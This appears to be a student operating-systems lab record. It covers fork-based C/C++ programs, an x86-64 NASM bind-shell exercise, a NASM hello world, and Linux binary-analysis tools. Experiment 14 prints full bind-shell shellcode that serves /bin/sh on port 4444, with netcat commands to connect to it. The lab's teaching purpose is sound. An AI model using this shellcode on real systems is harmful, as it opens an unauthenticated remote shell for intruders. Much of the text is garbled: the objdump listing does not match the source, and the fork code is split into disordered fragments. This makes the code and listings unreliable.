```



```
aastik@ubuntu:~/exp11$ g++ -o overlay3 overlay3.c
aastik@ubuntu:~/exp11$ ./overlay3
Taken loop maximum as 10
Child process: Running Hello World Program
Hello World
Parent process: Running While loop Program
1 2 3 4 5 6 7 8 9 10
aastik@ubuntu:~/exp11$
```

Operating System

Experiment - 12


Aim:- Implement the C program in which the child process calculates the sum of odd numbers and the parent process calculate the sum of even numbers up to the number ‘n’.

Code:

```
// C++ program to demonstrate calculation in parent and  
// child processes using fork()  
  
#include <iostream>  
  
#include <unistd.h>  
  
using namespace std;  
  
  
// Driver code  
  
int main()  
{  
    int a[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 };  
    int sumOdd = 0, sumEven = 0, n, i;  
    n = fork();  
  
    // Checking if n is not 0  
    if (n > 0) {  
        for (i = 0; i < 10; i++) {  
            if (a[i] % 2 == 0)  
                sumEven = sumEven + a[i];  
        }  
        cout << "Parent process \n";  
        cout << "Sum of even no. is " << sumEven << endl;  
    }  
}
```

```
// If n is 0 i.e. we are in child process
else {
    for (i = 0; i < 10; i++) {
        if (a[i] % 2 != 0)
            sumOdd = sumOdd + a[i];
    }
    cout << "Child process \n";
    cout << "\nSum of odd no. is " << sumOdd << endl;
}
return 0;
}
```

Output:



The screenshot shows a terminal window with a dark background and light-colored text. The title bar reads "aastik@ubuntu: ~/lab9". The terminal content is as follows:

```
aastik@ubuntu:~/lab9$ g++ -o lab91 lab91.cpp
aastik@ubuntu:~/lab9$ ./lab91
Parent process
Sum of even no. is 30
Child process

Sum of odd no. is 25
aastik@ubuntu:~/lab9$
```

Operating System

Experiment - 13

Aim:- Implement the C program in which main program accepts the integers to be sorted Main program uses the fork system call to create a new process called a child process. Parent process sorts the integers using insertion sort and waits for child process using wait system call to sort the integers using selection sort.

Code:

```
#include<stdio.h>
#include<sys/types.h>
#include<unistd.h>
#include<stdlib.h>

void bubblesort(int arr[30],int n)
{
    int i,j,temp;
    for(i=0;i<n;i++)
    {
        for(j=0;j<n-1;j++)
        {
            if(arr[j]>arr[j+1])
            {
                temp=arr[j];
                arr[j]=arr[j+1];
                arr[j+1]=temp;
            }
        }
    }
}
```

```
}

void insertionsort(int arr[30], int n)
{
    int i, j, temp;
    for (i = 1; i < n; i++) {
        temp = arr[i];
        j = i - 1;

        while(j>=0 && temp <= arr[j])
        {
            arr[j+1] = arr[j];
            j = j-1;
        }
        arr[j+1] = temp;
    }
}

void fork1()
{
    int arr[25],arr1[25],n,i,status;
    printf("\nEnter the no of values in array :");
    scanf("%d",&n);
    printf("\nEnter the array elements :");
    for(i=0;i<n;i++)
        scanf("%d",&arr[i]);
    int pid=fork();
    if(pid==0)
    {
        sleep(10);
        printf("\nchild process\n");
        printf("child process id=%d\n",getpid());
    }
}
```

```
insertionsort(arr,n);

printf("\nElements Sorted Using insertionsort:");

printf("\n");

for(i=0;i<n;i++)

    printf("%d,",arr[i]);

printf("\b");

printf("\nparent process id=%d\n",getppid());

system("ps -x");

}

else

{

    printf("\nparent process\n");

    printf("\nparent process id=%d\n",getppid());

    bubblesort(arr,n);

    printf("Elements Sorted Using bubblesort:");

    printf("\n");

    for(i=0;i<n;i++)

        printf("%d,",arr[i]);

    printf("\n\n\n");

}

int main()

{

    fork1();

    return 0;

}
```

Output:

```
aastik@ubuntu:~/lab9$ g++ -o lab92 lab92.cpp
aastik@ubuntu:~/lab9$ ./lab92

Enter the no of values in array :5

Enter the array elements :1 5 2 7 8

parent process

parent process id=12282
Elements Sorted Using bubblesort:
1,2,5,7,8,

aastik@ubuntu:~/lab9$
```

Operating System Experiment – 14

Shell Code Analysis – Netcat Command

Aim: To perform bindshell using Nasm in Linux 64bit shell code.

Procedure:

Step 1: Start the Ubuntu and open the terminal.

Step 2: First Check whether nasm is install or not. If not then install in terminal by giving command as -

```
$sudo apt-get update
```

```
$sudo apt-get install nasm
```

Step 3: For checking whether it install using command in terminal as -

```
$nasm -h
```

Step 4: For running the bindshell, write the code and save it in .nasm extension or get the code from website <http://shell-storm.org/shellcode/>. Find code as **Linux/x86-64 - bindshell port:4444 shellcode - 132 bytes by evil.xi4oyu**

Step 5: For execution open terminal and type command as

```
$nasm -f elf64 bindshell.nasm -o bindshell.o // -f : format
```

```
$ld bindshell.o -o bindshell
```

```
$./bindshell
```

Step 6: Now open new terminal and type

```
$netstat -nl //to check whether 4444 port is open after executing bindshell
```

```
$nc localhost 4444 // netcat command to connect
```

```
localhost ls //list of directory
```

```
pwd      //current working  
directory w //User  
account  
exit      //for terminating the connection
```

Step 7: For disassembling the code

```
$ objdump -D -M intel bindshell.o // Disassembling according to section wise.
```

Program:

```
BITS 64  
  
xor  
eax,eax  
xor  
ebx,ebx  
xor  
edx,edx  
;socket  
mov  
al,0x1  
mov  
esi,eax inc  
al  
  
mov  
edi,eax  
mov  
dl,0x6  
mov  
al,0x29  
syscall  
  
xchg ebx,eax ;store the server sock  
;bind  
xor rax,rax  
push rax  
push  
0x5c110102
```

```
mov [rsp+1],al
mov rsi,rsp

mov
dl,0x10
mov
edi,ebx
mov
al,0x31
syscall

;listen

mov al,0x5
mov esi,eax
mov edi,ebx
mov al,0x32
syscall
;accept

xor
edx,edx
xor esi,esi
mov
edi,ebx
mov
al,0x2b
syscall
mov edi,eax ; store sock
;dup2

xor rax,rax
mov
esi,eax
mov
al,0x21
syscall
inc al

mov esi,eax mov al,0x21 syscall
inc al
```

```
mov  
esi,eax  
mov  
al,0x21  
syscall  
;exec  
  
xor rdx,rdx  
  
mov  
rbx,0x68732f6e69622fff  
shr rbx,0x8  
push rbx  
  
mov  
rdi,rsp xor  
rax,rax  
push rax  
push rdi  
  
mov  
rsi,rsp  
  
mov  
al,0x3b  
syscall  
push rax  
pop rdi  
  
mov  
al,0x3c  
syscall
```

Output:

```
ashok778@ubuntu:~/Desktop/Exercise 4/4$ nasm -f elf64 bindshell.nasm -o bindshell.o
ashok778@ubuntu:~/Desktop/Exercise 4/4$ ld bindshell.o -o bindshell
ld: warning: cannot find entry symbol _start; defaulting to 000000000000400080
ashok778@ubuntu:~/Desktop/Exercise 4/4$ ./bindshell
ashok778@ubuntu:~/Desktop/Exercise 4/4$ 

ashok778@ubuntu:~/Desktop/Exercise 4/4$ netstat -nltn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp     0      0 127.0.1.1:53              0.0.0.0:*               LISTEN
tcp     0      0 127.0.0.1:631             0.0.0.0:*               LISTEN
tcp     0      0 0.0.0.0:4444              0.0.0.0:*               LISTEN
tcp6    0      0 ::1:80                  ::*:*
tcp6    0      0 ::1:631                 ::*:*
ashok778@ubuntu:~/Desktop/Exercise 4/4$ nc localhost 4444
ps
  PID TTY      TIME CMD
13095 pts/2    00:00:00 bash
13128 pts/2    00:00:00 sh
13146 pts/2    00:00:00 ps
w
15:05:45 up 2:08, 1 user, load average: 0.08, 0.15, 0.14
USER   TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
ashok778 tty7    :0          Tue23   39:19m  1:28   1.26s /sbin/upstart --user
ls
Steps
bindshell
bindshell.nasm
bindshell.o
cd ..
ls
4
4A Shell Binding.pdf
4B Hello World.pdf
4C GDB Hello World.pdf
5
Thumbs.db
[REDACTED]

ashok778@ubuntu:~/Desktop/Exercise 4/4$ objdump -D -m intel bindshell.o
bindshell.o: file format elf64-x86-64

Disassembly of section .text:
0000000000000000 <.text>:
 31 c0        xor    eax, eax
 23 d9        add    al, byte [rdx]
 45 31 d2      xor    edx, edx
 48 31 01      xor    al, byte [rdx]
 89 c6        mov    esi, eax
 ac fe c9      inc    al
 0f 05         syscall
 e8 07         push   rax
 48 82 f1 11 5c  mov    rbp, 0x1000000000000000
 1e 08 44 20 01  mov    BYTE PTR [rbp+0x1],al
 22 48 89 e6      mov    rsi, rbp
 23 48 89 e7      mov    rdi, rbp
 27 89 df        mov    edi, ebx
 28 48 31 c0      xor    eax, eax
 2b 0f 05         syscall
 2d 89 e9        mov    al, byte [rdx]
 2f 48 31 c0      xor    eax, eax
 31 89 e9        mov    al, byte [rdx]
 33 89 e9        mov    edi, ebx
 35 0f 05         syscall
 37 48 31 c0      xor    eax, eax
 39 89 e9        mov    al, byte [rdx]
 3b 89 df        mov    edi, ebx
 3d 89 e9        mov    al, byte [rdx]
 3f 0f 05         syscall
 41 48 31 c0      xor    eax, eax
 43 48 31 c0      xor    eax, eax
 46 89 c6        mov    esi, eax
 48 31 01      xor    al, byte [rdx]
 4a 0f 05         syscall
 4c 48 31 c0      xor    eax, eax
 4e 89 c6        mov    esi, eax
 50 89 e9        mov    al, byte [rdx]
 52 89 e9        mov    edi, ebx
 54 fe c9      inc    al
 56 89 e9        mov    esi, eax
 58 89 e9        mov    al, byte [rdx]
 5a 0f 05         syscall
 5c 48 31 d2      xor    rdx, rdx
 5f 48 89 e7        movabs rbx,0x68722f6e69622ff
 60 48 c1 4b 08  shr    rbx,0x8
 62 31 d2      push   rbx
 64 48 89 e7  xor    rax,rsp
 71 48 31 c0      xor    rax,rax
 74 48 31 c0      xor    rax,rax
 75 57         push   rdi
 79 48 89 e6      mov    rsi, rbp
 7b 89 e9        mov    al, byte [rdx]
 7c 0f 05         syscall
 7d 48 31 c0      xor    eax, eax
 7e 5f         pop    rdi
 7f 48 31 c0      xor    eax, eax
 81 0f 05         syscall
ashok778@ubuntu:~/Desktop/Exercise 4/4$
```

Result:

Hence the program is executed and output is successfully verified.

Hello World Program using Nasm in Linux

Aim: To write a Hello World program using Nasm in Linux.

Procedure:

Step 1: Start the Ubuntu and open the terminal.

Step 2: First Check whether nasm is install or not. If not then install in terminal by giving command as -

```
$sudo apt-get update
```

```
$sudo apt-get install nasm
```

Step 3: For checking whether it install using command in terminal as -

```
$nasm -h
```

Step 4: For execution open terminal and type command as

```
$nasm -f elf64 hello.nasm -o hello.o // -f : format
```

```
$ld hello.o -o hello
```


```
$ ./hello
```

Program:

```
global  
_start  
section .te  
xt  
_start:  
    ; print the  
    program mov  
    rax, 1  
    mov rdi, 1  
    mov rsi,  
    hello_world mov  
    rdx, length syscall  
    ; end of  
    program mov  
    rax, 60
```

```
mov rdi,  
11 syscall  
  
section .data  
hello_world: db 'Hello World to the SLAE-64  
Course' length: equ $-hello_world
```

Output-

A screenshot of a terminal window titled "ashok778@ubuntu: ~/Desktop/Exercise 4/5". The window contains the following text:

```
ashok778@ubuntu:~/Desktop/Exercise 4/5$ nasm -f elf64 hello.asm -o hello.o  
ashok778@ubuntu:~/Desktop/Exercise 4/5$ ld hello.o -o hello  
ashok778@ubuntu:~/Desktop/Exercise 4/5$ ./hello  
Hello World to the SLAE-64 Courseashok778@ubuntu:~/Desktop/Exercise 4/5$ █
```

The terminal has a dark background with light-colored text. The command prompt is green, and the output text is white.

Result:

Hence the program is executed and output is successfully verified.

Operating System Experiment – 15

Experiment 15 Analyze binary file in Linux

- **File**

This will be your starting point for binary analysis. We work with files daily. Not everything is an executable type; there is a whole wide range of file types out there. Before you start, you need to understand the type of file that is being analyzed. Is it a binary file, a library file, an ASCII text file, a video file, a picture file, a PDF, a data file, etc.?

```
virtual-machine:~$ file /bin/ls
```

- **ldd** command comes into the picture. Running it against a dynamically linked binary shows all its dependent libraries and their paths.

```
virtual-machine:~$ ldd /bin/ls
```

- **ltrace** command displays all the functions that are being called at run time from the library. In the below example, you can see the function names being called, along with the arguments being passed to that function. You can also see what was returned by those functions on the far right side of the output.

```
virtual-machine:~$ ltrace ls
```

- **Hexdump** helps you see what exactly the file contains. You can also choose to see the ASCII representation of the data present in the file using some command-line options.

```
virtual-machine:~$ hexdump -C /bin/ls | head
```

- When software is being developed, a variety of text/ASCII messages are added to it, like printing info messages, debugging info, help messages, errors, and so on. Provided all this information is present in the binary, it will be dumped to screen using **strings**.

```
virtual-machine:~$strings /bin/ls
```

- ELF (Executable and Linkable File Format) is the dominant file format for executable or binaries, not just on Linux but a variety of UNIX systems as well. If you have utilized tools like file command, which tells you that the file is in ELF format, the next logical step will be to use the **readelf** command and its various options to analyze the file further.

```
virtual-machine:~$readelf -h /bin/ls
```

- **objdump** utility reads the binary or executable file and dumps the assembly language instructions on the screen. Knowledge of assembly is critical to understand the output of the objdump command.

```
virtual-machine:~/OS$ objdump -d /bin/ls | head
```

- The **strace** utility traces system calls. System calls are how you interface with the kernel to get work done

```
virtual-machine:~$strace -f /bin/ls
```

- The **nm** command will provide you with the valuable information that was embedded in the binary during compilation. **nm** can help you identify variables and functions from the binary

```
jvirtual-machine:~/OS$ nm pipe | tail
```

- **gdb** is the defacto debugger. It helps you load a program, set breakpoints at specific places, analyze memory and CPU register, and do much more. It complements the other tools mentioned above and allows you to do much more runtime analysis.

```
virtual-machine:~/OS$ gdb -q ./pipe
Reading symbols from ./pipe...
(No debugging symbols found in ./pipe)
(gdb) break main
Breakpoint 1 at 0x1209
(gdb) info break
Num  Type      Disp Enb Address          What
1    breakpoint keep y  0x0000000000001209 <main>
(gdb) run
Starting program: /home/joseph/OS/pipe
Breakpoint 1, 0x000055555555209 in main ()
(gdb) bt
#0 0x000055555555209 in main ()
(gdb) c
Continuing.
[Detaching after fork from child process 30654]
Parent Passing value to child
Child printing received value
hello
[Inferior 1 (process 30646) exited normally]
(gdb) q
```